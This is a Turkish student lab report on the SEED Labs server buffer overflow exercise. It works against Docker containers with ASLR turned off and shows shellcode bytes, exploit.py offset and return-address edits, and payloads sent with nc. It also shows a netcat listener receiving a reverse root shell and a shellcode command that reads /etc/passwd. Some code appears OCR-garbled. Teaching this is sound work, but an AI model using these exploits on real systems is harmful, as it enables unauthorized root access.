

Buffer Overflow Attack (Server Version)

Nihal DEMİR
19010011016
Konya, Türkiye
nihaldemiir@gmail.com

Özet—Bufferlar, verileri bir konumdan diğerine aktarılırken geçici olarak tutan bellek depolama bölgeleridir. Veri hacmi, bellek arabelleğinin depolama kapasitesini aştığında bir buffer overflow(arabellek taşması) meydana gelir [1].Buffer Overflow saldırılarının nihai amacı, hedef programa kötü amaçlı kod enjekte etmektir. Böylece kod, hedef programın ayrıcalığı kullanılarak çalıştırılabilmektedir. Bir buffer overflow saldırısı gerçekleştirildiğinde, program kararlılığını kaybeder veya çöker [7]. Uygulama kolaylığı sebebiyle saldırganlar tarafından tercih edilen yaygın bir saldırı türüdür. Bu çalışmada 32bit ve 65bit shellcode'lar ile çalışan 4 farklı server üzerinde buffer overflow saldırıları gerçekleştirilmiştir. Çalışma sonucunda güvenlik önlemleri kapalı iken saldırılar rahatlıkla gerçekleştirilebilirken, çeşitli korumalar aktive edildiğinde saldırıların yapılmasının engellendiği görülmüştür.

Index Terms—buffer, buffer overflow, shellcode, stack, brute-force

I. GİRİŞ

Buffer Overflow (arabellek taşması), bir programın arabellek sınırının ötesinde veri yazmaya çalıştığı koşul olarak tanımlanmaktadır [2].Buffer Overflow saldırıları genellikle, iç işlevler ve bağımsız değişkenler gibi yerel değişkenleri depolamaktan sorumlu olan, yığın gibi, bellek bölümlerinden oluşan belleği yok etmek ve ayrıcalıklı program işlevlerinin kontrolünü ele geçirerek değiştirebilmesi amacıyla gerçekleştirilmektedir [3]. Genellikle saldırganlar bir kök (root) programa saldırmakta ve bir kök kabuğu (root Shell) elde etmek için “exec(sh)” benzeri bir kod yürütme yöntemlerini izlemektedir [4].

Bu çalışmanın amacı, arabellek taşması sonucunda oluşan güvenlik açıkları hakkında bilgi edinmek ve bu açıklardan faydalanarak bir saldırı gerçekleştirmektir. Çalışmada güvenlik açığı bulunduran 4 farklı sunucu kullanılmaktadır. Saldırıları başlangıçta güvenlik önlemleri kapalı şekilde gerçekleştirilirken, ilerleyen aşamalarda güvenlik önlemleri açık şekilde gerçekleştirilerek farklı durum ve sonuçların gözlemlenmesi hedeflenmiştir.

Çalışmanın A-B başlıkları altında saldırı için gerekli ortamın kurulumuna yönelik aşamalar bulunmaktadır. C-D başlıkları altında 32bit için saldırılar gerçekleştirilirken E-F başlıkları altında 64bit için saldırılar gerçekleştirilmiş ve sonuçları gözlemlenmiştir. G-H başlıkları altında kapatılan güvenlik önlemleri açılarak saldırı tekrar gerçekleştirilmiştir. Elde edilen bilgiler gözlemlenerek Bulgular ve Sonuç başlıkları altında derlenmiştir.

II. GEÇMİŞ ÇALIŞMALAR

Buffer Overflow saldırıları, kullanım kolaylığı ve güvenlik açıklarının yaygınlığı sebebiyle tüm güvenlik saldırılarının önemli bir bölümünü oluşturmaktadır. Ulusal Standartlar ve Teknoloji Enstitüsü'ne göre, 2003 yılında bildirilen güvenlik açıklarının %23'ü arabellek taşması saldırılarını içermektedir (icat.nist.gov).

GIAC Certification'ın yayınladığı çalışmaya göre [5], buffer overflow sorununu çözmenin üç temel yöntemi bulunmaktadır.

A. Arabellek Boyutunun Sınırlandırılması

Taşma sorununu önlemenin bir yolu, arabelleğin boyut sınırlamasını kesin olarak uygulamaktır. Bu yöntemle göre, bir arabelleğe, depolaması için tasarlandığından daha fazla verinin yerleştirilmesine izin verilmemelidir. Taşma sorunu ortadan kaldırılırsa, taşma saldırısı da ortadan kalkacaktır.

B. Yığın Doğrulama

Saldırıların kritik bir kısmı, saldırgan tarafından yığına itilen dönüş adresini değiştirmektir. Çağrılan prosedür değiştirilen dönüş adresini kullanarak geri döndüğünde, kontrol saldırganın koduna geçirilir ve saldırı başarılı olur. Çağrılan yordam yığının kurcalandığını algılayabilirse, uygulama saldırganın kodunu yürütmeden önce kendisini sonlandırarak saldırıyı engelleyebilecektir.

C. Transfer Sorumluluğu

Taşma sorununu çözmenin bir başka yolu da sorumluluğu başka bir kişi veya kuruluşa devretmektir. Ne yazık ki, sorumluluğu devretmek sorunu çözmeyecek; sadece çözmeyi başkasının sorunu yapacaktır. Bu gibi alternatif çözümler mevcut olsa da, yazılan kodun sorumluluğunu almak bir programı güvenceye almanın en iyi yoludur.

III. YÖNTEM

Bu çalışmada izlenen aşama ve yöntemler, SeedLabs 2.0 Buffer Overflow Attack Lab [2] yönergesi takip edilerek gerçekleştirilmiştir.

Çalışmada temel olarak ele alınan başlıklar şu şekildedir:

- * Buffer Overflow güvenlik açığı ve saldırısı
- * Bir işlev çağrısında yığın düzeni
- * Adres randomizasyonu, çalıştırılmaz yığın, StackGuard
- * Kabuk kodu

A. Laboratuvar Ortamının Kurulması

Bu çalışma Ubuntu 20.04 VM üzerinde test edilmiştir. Kurulum dosyaları 20.04 sürümüne uygun şekilde hazırlandığından, sürümü önerilen şekilde kullanmak projenin ilerleyen aşamalarında önem arz etmektedir.

1) *Sanal Ortam:* Gerekli ortamın sağlanması için VirtualBox üzerinden Ubuntu 20.04 ve Docker kurulumları gerçekleştirildi.

2) *Karşı Önlemlerin Kapatılması:* Çalışmaya başlamadan önce, saldırıyı zorlaştırmaması için adres randomizasyon önlemi kapatıldı.

```
nd@nd-VirtualBox:~/Downloads/Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for nd:
kernel.randomize_va_space = 0
```

3) *Savunmasız Program:* Server-code dosyasında bulunan stack.c programı kullanılacak olan savunmasız programdır. Bu programın arabellek taşması güvenlik açığı vardır ve temel amaç bu güvenlik açığından yararlanmak ve kök ayrıcalığı elde etmektir. Stack.c içerisinde açığa sebep olacak satır aşağıda verilmiştir:

```
// The following statement has a buffer overflow problem
strcpy(buffer, str);
```

Girdi en fazla 517 bayt uzunluğa sahip olmalıdır, ancak bof() içerisinde bulunan arabellek 517'den küçük ve program içerisinde tanımlanmış olan BUFSIZE uzunluğundadır. Verilen Kopyalama işlemi yapılırken Strcpy() sınırları denetlemediğinden arabellek taşması oluşur.

4) *Derleme:* Saldırının gerçekleştirilebilmesi için öncelikle savunmasız programın derlenmesi gerekmektedir. Gerekli komutlar makefile içerisinde verilmiştir.


```
server.c  x  stack.c  x  Makefile  x
1 FLAGS = -z execstack -fno-stack-protector
2 FLAGS_32 = -static -m32
3 TARGET = server stack-L1 stack-L2 stack-L3 stack-L4
4
5 L1 = 100
6 L2 = 180
7 L3 = 200
8 L4 = 80
9
```

Makefile dosyasını derlemek için make komutu kullanıldı. Linux'ta make komutu, kaynak koddan bir uygulama ve dosya koleksiyonunu derlemek ve yönetmek için kullanılmaktadır.

```
nd@nd-VirtualBox:~/Downloads/Labsetup/server-code$ make
gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -fno-stack-protector -static -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -static -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=200 -DSHOW_FP -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=80 -DSHOW_FP -z execstack -fno-stack-protector -o stack-L4 stack.c
nd@nd-VirtualBox:~/Downloads/Labsetup/server-code$ ls
Makefile  server  server.c  stack-L1  stack-L2  stack-L3  stack-L4
```

Make ile derleme işlemi gerçekleştirildi ve server-code dosyası içerisinde kullanılacak olan L1-L2-L3-L4 stackleri oluşturuldu.


Labsetup / server-code



Derleme işleminden sonra, containerlar tarafından kullanılabilirliği için binary dosyaları bof containerlara kopyalama işlemi gerçekleştirildi.

```
nd@nd-VirtualBox:~/Downloads/Labsetup/server-code$ make install
cp server ../bof-containers
cp stack-* ../bof-containers
nd@nd-VirtualBox:~/Downloads/Labsetup/server-code$ ls ../bof-containers/
dockerfile  server  stack-L1  stack-L2  stack-L3  stack-L4
```

Downloads / Labsetup / bof-containers



5) *Container Kurulumu:* Çalışma esnasında oluşturulan tüm containerlar arka planda çalışır durumda olmalıdır. Bir containerda komutları çalıştırmak için genellikle o containerda bir kabuk almak gereklidir.

docker compose up komutu kullanılarak containerlar oluşturuldu.

```
nihal@nihal-VirtualBox:~/Downloads/Labsetup$ sudo docker compose up
[+] Running 5/5
::: Network net-10.9.0.0 Created 0.1s
::: Container server-2-10.9.0.6 Created 0.1s
::: Container server-3-10.9.0.7 Created 0.1s
::: Container server-4-10.9.0.8 Created 0.1s
::: Container server-1-10.9.0.5 Created 0.1s
Attaching to server-1-10.9.0.5, server-2-10.9.0.6, server-3-10.9.0.7, server-4-10.9.0.8
```

docker ps komutu kullanılarak container IDlerine erişim sağlandı. ID kullanılarak kabuk elde edildi.

```
nihal@nihal-VirtualBox:~/Downloads/Labsetup$ sudo docker ps
CONTAINER ID   IMAGE      NAMES                COMMAND                  CREATED        STATUS
US
0e6861d60688   seed-image-... server-1-10.9.0.5     "/bin/sh -c './server" 8 minutes ago  Up 8
172e844cf958   seed-image-... server-1-10.9.0.5     "/bin/sh -c './server" 8 minutes ago  Up 8
ecf22eb8341d   seed-image-... server-4-10.9.0.8     "/bin/sh -c './server" 8 minutes ago  Up 8
1a22fd01ac9e   seed-image-... server-2-10.9.0.6     "/bin/sh -c './server" 8 minutes ago  Up 8
nihal@nihal-VirtualBox:~/Downloads/Labsetup$ sudo docker exec 0e6861d60688 /bin/bash
nihal@nihal-VirtualBox:~/Downloads/Labsetup$ sudo docker exec -it 0e6861d60688 /bin/bash
root@0e6861d60688:/bof#
```

Böylece içerisinde 4 container çalışan ortam kurulumu tamamlandı.

B. Kabuk Kodun Tanınması

Buffer overflow saldırılarının nihai amacı, hedef programa kötü amaçlı kod enjekte etmektir, böylece kod, hedef programın ayrıcalığı kullanılarak yürütülebilir. Kabuk kodu(shellcode), çoğu kod enjeksiyon saldırısında yaygın olarak kullanılmaktadır. Shellcode, temel olarak bir kabuk başlatan ve genellikle assembly dillerinde yazılan bir kod parçası olarak tanımlanmaktadır.

Shellcode dosyası içerisinde bulunan callshellcode.c programı derlendi.

```
nihal@nihal-VirtualBox:~/Downloads/Labsetup/shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
```

Shellcode32.py ve 64.py çalıştırılarak 32 bit ve 64 bit dosyaları oluşturuldu.

```
nihal@nihal-VirtualBox:~/Downloads/Labsetup/shellcode$ python3 shellcode_32.py
nihal@nihal-VirtualBox:~/Downloads/Labsetup/shellcode$ ls
a32.out  call_shellcode.c  Makefile  shellcode_32.py
a64.out  codefile_32       README.md  shellcode_64.py
nihal@nihal-VirtualBox:~/Downloads/Labsetup/shellcode$ ./shellcode_64.py
nihal@nihal-VirtualBox:~/Downloads/Labsetup/shellcode$ ls
a32.out  call_shellcode.c  codefile_64  README.md  shellcode_64.py
a64.out  codefile_32       Makefile     shellcode_32.py
```

ls -l komutu kullanılarak dosya boyutlarına ulaşıldı.

```
nihal@nihal-VirtualBox:~/Downloads/Labsetup/shellcode$ ls -l codefile_*
-rw-rw-r-- 1 nihal nihal 136 Ara 19 23:24 codefile_32
-rw-rw-r-- 1 nihal nihal 165 Ara 19 23:28 codefile_64
```

a32 ve a64.out oluşturularak çalışması test edildi.

```
nthal@nthal-VirtualBox:~/Downloads/Labsetup/shellcode$ ./a32.out
total 64
-rw-rw-r-- 1 nthal nthal 160 Dec 23 2020 Makefile
-rw-rw-r-- 1 nthal nthal 312 Dec 23 2020 README.md
-rwxrwxr-x 1 nthal nthal 15740 Dec 19 23:22 a32.out
-rwxrwxr-x 1 nthal nthal 16888 Dec 19 23:22 a64.out
-rw-rw-r-- 1 nthal nthal 476 Dec 23 2020 call_shellcode.c
-rw-rw-r-- 1 nthal nthal 136 Dec 19 23:24 codefile_32
-rw-rw-r-- 1 nthal nthal 165 Dec 19 23:28 codefile_64
-rwxrwxr-x 1 nthal nthal 1221 Dec 23 2020 shellcode_32.py
-rwxrwxr-x 1 nthal nthal 1295 Dec 23 2020 shellcode_64.py
Hello 32
systemd-coredump:x:999:999:systemd Core Dumper::/usr/sbin/nologin
fwupd-refresh:x:127:134:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin

nthal@nthal-VirtualBox:~/Downloads/Labsetup/shellcode$ ./a64.out
total 64
-rw-rw-r-- 1 nthal nthal 160 Dec 23 2020 Makefile
-rw-rw-r-- 1 nthal nthal 312 Dec 23 2020 README.md
-rwxrwxr-x 1 nthal nthal 15740 Dec 19 23:22 a32.out
-rwxrwxr-x 1 nthal nthal 16888 Dec 19 23:22 a64.out
-rw-rw-r-- 1 nthal nthal 476 Dec 23 2020 call_shellcode.c
-rw-rw-r-- 1 nthal nthal 136 Dec 19 23:24 codefile_32
-rw-rw-r-- 1 nthal nthal 165 Dec 19 23:28 codefile_64
-rwxrwxr-x 1 nthal nthal 1221 Dec 23 2020 shellcode_32.py
-rwxrwxr-x 1 nthal nthal 1295 Dec 23 2020 shellcode_64.py
Hello 64
sssd:x:126:131:sssd system user,,:/var/lib/sss:/usr/sbin/nologin
nthal:x:1000:1000:nthal,,:/home/nthal:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper::/usr/sbin/nologin
fwupd-refresh:x:127:134:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
```

”Hello 32” ve ”Hello 64” çıktıları alınarak test başarıyla tamamlandı.

Görev: Kabuk Kodun Değiştirilmesi

Shellcode dosyası içerisinde gelen ”Hello 32” çıktısı değiştirilerek adı ’virus’ olan yeni bir dosya oluşturuldu.

```
17 # The * in this line serves as the position marker *
18 "/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd" *
19 "AAAA" # Placeholder for argv[0] --> "/bin/bash"
18 #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd" *
19 #"/bin/ls -l; echo 'Merhaba'; /bin/tail -n 2 /etc/passwd" *
20 "echo 'create a file virus'; /bin/touch /tmp/virus" *
```

Py dosyası tekrar kaydedilip çalıştırıldı ve içerik değiştirilerek virus dosyası oluşturuldu. Tmp dosyası içerisinde kontrol edilerek dosyanın oluştuğu doğrulandı.

```
nthal@nthal-VirtualBox:~/Downloads/Labsetup/shellcode$ ./shellcode_32.py
nthal@nthal-VirtualBox:~/Downloads/Labsetup/shellcode$ ./a32.out
create a file virus
nthal@nthal-VirtualBox:~/Downloads/Labsetup/shellcode$ ls /tmp/
config-err-sNz5JW
snap-private-tnp
ssh-4xIRnTH3LIYU
systemd-private-cc6d069e6ad440d8dd3c9806720f9a-colorld.service-ZpBLxt
systemd-private-cc6d069e6ad440d8dd3c9806720f9a-fwupd.service-Yg9GRl
systemd-private-cc6d069e6ad440d8dd3c9806720f9a-ModemManager.service-XRRHWj
systemd-private-cc6d069e6ad440d8dd3c9806720f9a-switcheroo-control.service-PnTkah
systemd-private-cc6d069e6ad440d8dd3c9806720f9a-systemd-logind.service-1BakWh
systemd-private-cc6d069e6ad440d8dd3c9806720f9a-systemd-resolved.service-oRWVxf
systemd-private-cc6d069e6ad440d8dd3c9806720f9a-systemd-timesyncd.service-Paiq2g
systemd-private-cc6d069e6ad440d8dd3c9806720f9a-upower.service-4LUYkf
tmpaddn
tracker-extract-files.1000
tracker-extract-files.125
virus
VWwarednH
```

C. Level 1 Attack

1) Server: docker-compose.yml dosyası başlatıldığında, dört zorluk seviyesini temsil eden dört container çalışmaktadır. Bu adımda 1. Seviye yani 32 bit üzerinde çalışılacaktır.

Saldırıyı gerçekleştirebilmek için attack-code içerisinde bulunan exploit.py kodu kullanılacaktır.

```
nthal@nthal-VirtualBox:~/Downloads/Labsetup$ cd attack-code/
nthal@nthal-VirtualBox:~/Downloads/Labsetup/attack-code$ ls
brute-force.sh exploit.py
```

Sunucudan bilgi alabilmek için öncelikle iyi huylu bir mesaj iletilerek bağlantı kurulması sağlandı.

```
nthal@nthal-VirtualBox:~/Downloads/Labsetup/attack-code$ echo hello | nc 10.9.0.
5 9090
^C
```

Server 1 için 10.9.0.5 9090(port numarası) ile bağlantı kurularak frame pointer(ebp) ve buffer address bilgilerine erişildi.

```
nthal@nthal-VirtualBox:~/Downloads/Labsetup$ sudo docker compose up
[+] Running 5/5
  # Network net-10.9.0.0 Created 0.1s
  # Container server-2-10.9.0.6 Created 0.1s
  # Container server-3-10.9.0.7 Created 0.1s
  # Container server-4-10.9.0.8 Created 0.1s
  # Container server-1-10.9.0.5 Created 0.1s
Attaching to server-1-10.9.0.5, server-2-10.9.0.6, server-3-10.9.0.7, server-4-10.9.0.8
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd4d8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd468
server-1-10.9.0.5 | ==== Returned Properly ====
```

Ebp ve buffer address değerlerini karşılaştırmak için bir kez daha aynı mesaj gönderildi.

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd4d8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd468
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd4d8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd468
server-1-10.9.0.5 | ==== Returned Properly ====
```

Görüldüğü üzere, çalışmaya başlarken adres randomizasyonu kapatıldığı için ebp ve buffer address değerlerinde herhangi bir değişiklik gerçekleşmemektedir.

”Returned properly” iletili arabellek taşması olmadığı anlamına gelmektedir. Bu ileti yazdırılmazsa, program büyük olasılıkla çökmüştür. Sunucu yeni bağlantılar olarak çalışmaya devam edecektir.

Bir sonraki aşamada servera exploit.py içerisinde oluşturulan badfile dosyası gönderildi ve çıktı olarak tekrar ”returned properly” iletili alındı. Bunun sebebi badfile dosyasının henüz herhangi bir yük(payload) içerecek şekilde düzenlenmemiş olmasıdır.

```
nthal@nthal-VirtualBox:~/Downloads/Labsetup/attack-code$ cat badfile | nc 10.9.0.5 9090
^C
```

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 0
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd4d8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd468
server-1-10.9.0.5 | ==== Returned Properly ====
```

2) İstismar Kodu Yazma ve Saldırı Başlatma: Hedef programdaki arabellek taşması güvenlik açığından yararlanmak için bir yük(payload) hazırlamalı ve bir dosyanın içine kaydedilmelidir. Bunu yapmak için kurulum dosyası içerisinde bulunan exploit.py adlı temel program üzerinde değişiklikler yapılarak ilerlenecektir.

32 bit üzerinde işlem gerçekleştirileceğinden, exploit.py programı içerisine shellcode32 içerisindeki shellcode aktarıldı.

```
shellcode_32.py  x  shellcode_64.py  x  exploit.py  x
1#!/usr/bin/python3
2import sys
3
4shellcode = (
5    "" # Put the shellcode in here
6).encode('latin-1')
7
8# Fill the content with NOP's
9content = bytearray(0x90 for i in range(517))
10
11#####
12# Put the shellcode somewhere in the payload
13start = 0 # Change this number
14content[start:start + len(shellcode)] = shellcode
```



```
nthal@nthal-VirtualBox:~/Downloads/Labsetup/attack-code$ python3
Python 3.8.10 (default, Nov 14 2022, 12:59:47)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x4d8-0x468
112
>>> 0x74
116
>>>
```

```
>>> hex(0xffffd4d8 + 10)
'0xffffd4e2'
>>>
```

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd4d8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd4d8
server-1-10.9.0.5 | create a file virus
```

```
nithal@nithal-VirtualBox:~/Downloads/Labsetup/attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 52278
root@0e6861d60688:/bof#
```

Ifconfig komutu ile ip adresi kontrol edildi ve server 1'in root kontrolünü elde ettiği görüldü.

```

1 #!/usr/bin/python3
2 import sys
3
4 # You can use this shellcode to run any command you want
5 shellcode = (
6     "\xeb\x36\x4b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
7     "\x89\x5b\x48\x48\xbd\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
8     "\x4b\x48\x58\x48\x89\x43\x06\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
9     "\x02\x4b\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
10     "\n/bash*"
11     ";c*"

```

```

shellcode_64.py
1 #!/usr/bin/python3
2 import sys
3
4 shellcode = (
5     "\xeb\x3d\x5b\x48\x31\xc0\x89\x43\x09\x88\x43\x0c\x08\x43\x47\x48"
6     "\x89\x5b\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x4d\x48"
7     "\x89\x4b\x58\x48\x89\x43\x00\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
8     "\xd2\x48\x31\xc0\x0b\x3b\x0f\x05\x08\x05\xff\xff\xff"
9     "/bin/bash"
10

```

Server 3'ün bilgilerine erişebilmek için iyi huylu bir mesaj gönderildi.

```

n1hal@n1hal-VirtualBox:~/Downloads/Labsetup/attack-code$ ls
badfile brute-force.sh exploit1.py exploit2.py exploit3.py exploit4.py
n1hal@n1hal-VirtualBox:~/Downloads/Labsetup/attack-code$ echo hello | nc 10.9.0.
8 9090
AC

```

```

server-3-10.9.0.7 Got a connection from 10.9.0.1
server-3-10.9.0.7 Starting stack
server-3-10.9.0.7 Input size: 6
server-3-10.9.0.7 Frame Pointer (rbp) inside bof(): 0x00007fffffffe4b0
server-3-10.9.0.7 Buffer's address inside bof(): 0x00007fffffffe3e0
server-3-10.9.0.7 ==== Returned Properly ====

```

Burada edinilen rbp ve buffer adres bilgileri yeni exploit.py dosyasında güncellendi. Offset değeri 64 bit için verilen yönergede olduğu gibi +8 alınarak hesaplandı.

```

32 #server 3
33 # offset = rbp - ret + 8
34 # rbp = 0x00007fffffffe4b0
35 # ret = 0x00007fffffffe3e0
36 # offset = 216
37
38 # Put the shellcode somewhere in the payload
39 start = 40 # Change this number
40 content[start:start + len(shellcode)] = shellcode
41
42 # Decide the return address value
43 # and put it somewhere in the payload
44 ret = 0x00007fffffffe3e0 + 12 # Change this number
45 offset = 216 # Change this number
46
47 # Use 4 for 32-bit address and 8 for 64-bit address
48 content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
49 #####
50

```

Düzenlenen exploit.py dosyası tekrar derlenerek servera gönderildi. "Return Properly" iletilisinin geri döndürülmediği ve ip yerini lokal makine yerine server 3 aldığı gözlemlenerek saldırı başarılı şekilde gerçekleştirildi.

```

server-3-10.9.0.7 Got a connection from 10.9.0.1
server-3-10.9.0.7 Starting stack
server-3-10.9.0.7 Input size: 517
server-3-10.9.0.7 Frame Pointer (rbp) inside bof(): 0x00007fffffffe4b0
server-3-10.9.0.7 Buffer's address inside bof(): 0x00007fffffffe3e0

```

```

root@37d089f09cc0:/bof# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.7 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:07 txqueuelen 0 (Ethernet)
    RX packets 145 bytes 19184 (19.1 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 57 bytes 3410 (3.4 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@37d089f09cc0:/bof#

```

F. Level 4 Attack

Arabellek boyutunun daha küçük olması dışında, bu aşamadaki server 3. düzeydeki server ile benzerdir. Bu işlemde de amaç aynıdır: verilen sunucudan kök kabuk alınması beklenmektedir.

64 bit sürümüne ait shellcode dosyasından kopyalanarak yeni oluşturulan exploit.py dosyasına eklendi. Daha sonra server 4 bilgilerine erişebilmek için iyi huylu bir ileti gönderildi.

Edinilen rbp-buffer size bilgileri ile offset değeri hesaplanarak exploit.py dosyası tekrar düzenlendi.

```

n1hal@n1hal-VirtualBox:~/Downloads/Labsetup/attack-code$ sudo docker exec -it a0
23ceb03d86 /bin/bash
[sudo] password for n1hal:
root@a023ceb03d86:/bof#

```

```

n1hal@n1hal-VirtualBox:~/Downloads/Labsetup/attack-code$ echo hello | nc 10.9.0.
8 9090
AC

```

```

server-4-10.9.0.8 Got a connection from 10.9.0.1
server-4-10.9.0.8 Starting stack
server-4-10.9.0.8 Input size: 6
server-4-10.9.0.8 Frame Pointer (rbp) inside bof(): 0x00007fffffffe4b0
server-4-10.9.0.8 Buffer's address inside bof(): 0x00007fffffffe450
server-4-10.9.0.8 ==== Returned Properly ====

```

```

>>> 0x00007fffffffe4b0-0x00007fffffffe450+8
104
>>>
32 #####
33 #server 4
34 # offset = rbp - ret + 8
35 # rbp = 0x00007fffffffe4b0
36 # ret = 0x00007fffffffe450
37 # offset = 104
38
39 # Put the shellcode somewhere in the payload
40 start = 517 - len(shellcode) # Change this number
41 content[start:start + len(shellcode)] = shellcode
42
43 # Decide the return address value
44 # and put it somewhere in the payload
45 ret = 0x00007fffffffe450 # Change this number
46 offset = 104 # Change this number
47
48 # Use 4 for 32-bit address and 8 for 64-bit address
49 content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
50 #####
51

```

İşlemler güncellendikten sonra exploit.py dosyası tekrar derlenerek oluşan badfile dosyası server 4'e gönderildi ve saldırı tamamlandı.

```

n1hal@n1hal-VirtualBox:~/Downloads/Labsetup/attack-code$ ./exploit4.py
n1hal@n1hal-VirtualBox:~/Downloads/Labsetup/attack-code$ cat badfile | nc 10.9.0.
8 9090

```

```

server-4-10.9.0.8 Got a connection from 10.9.0.1
server-4-10.9.0.8 Starting stack
server-4-10.9.0.8 Input size: 517
server-4-10.9.0.8 Frame Pointer (rbp) inside bof(): 0x00007fffffffe4b0
server-4-10.9.0.8 Buffer's address inside bof(): 0x00007fffffffe450

```

G. Adres Randomizasyonu ile Deneme

Bu aşamada laboratuvar ortamının kurulumunda karşı önlemlerden biri olarak kapatılan Adres Alanı Düzeni Randomizasyonu(ASLR) tekrar açılarak saldırıyı nasıl etkilediği gözlemlenecektir. Bu aşamada saldırı yöntemi olarak brute-force (kaba kuvvet) yönteminin kullanılması amaçlanmaktadır.

İlk adımda containerlar arka planda çalışmak üzere oluşturuldu.

```

n1hal@n1hal-VirtualBox:~/Downloads/Labsetup$ sudo docker compose up
[sudo] password for n1hal:
[+] Running 5/5
  ## Network net-10.9.0.0 Created 0.0s
  ## Container server-1-10.9.0.5 Created 0.1s
  ## Container server-2-10.9.0.6 Created 0.1s
  ## Container server-3-10.9.0.7 Created 0.1s
  ## Container server-4-10.9.0.8 Created 0.1s
Attaching to server-1-10.9.0.5, server-2-10.9.0.6, server-3-10.9.0.7, server-4-1
0.9.0.8

```

Başlangıçta 0 olarak ayarlanan adres randomizasyonu değeri 2 olarak güncellendi.

```

n1hal@n1hal-VirtualBox:~/Downloads/Labsetup$ sudo /sbin/sysctl -w kernel.randomi
ze_va_space=2
[sudo] password for n1hal:
kernel.randomize_va_space = 2

```

Adres randomizasyonunun etkisini gözlemleyebilmek adına server 1'e arka arkaya iletiler gönderildi. Adres randomizasyonu açık olduğunda her iletide ebp ve buffer address değerlerinin değiştiği görüldü.

```

n1hal@n1hal-VirtualBox:~/Downloads/Labsetup$ echo hello | nc 10.9.0.5 9090
AC
n1hal@n1hal-VirtualBox:~/Downloads/Labsetup$ echo hello | nc 10.9.0.5 9090
AC

```



```

server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffd08fc8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffd08f58
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xff846618
server-1-10.9.0.5 | Buffer's address inside bof(): 0xff8465a8
server-1-10.9.0.5 | ==== Returned Properly ====

```

Exploit.py dosyası tekrar çalıştırılarak kurulum içeriğinde bulunan brute-force saldırısı başlatıldı.

```

nthal@nthal-VirtualBox:~/Downloads/Labsetup/attack-code$ ./exploit1.py
nthal@nthal-VirtualBox:~/Downloads/Labsetup/attack-code$ ./brute-force.sh

```

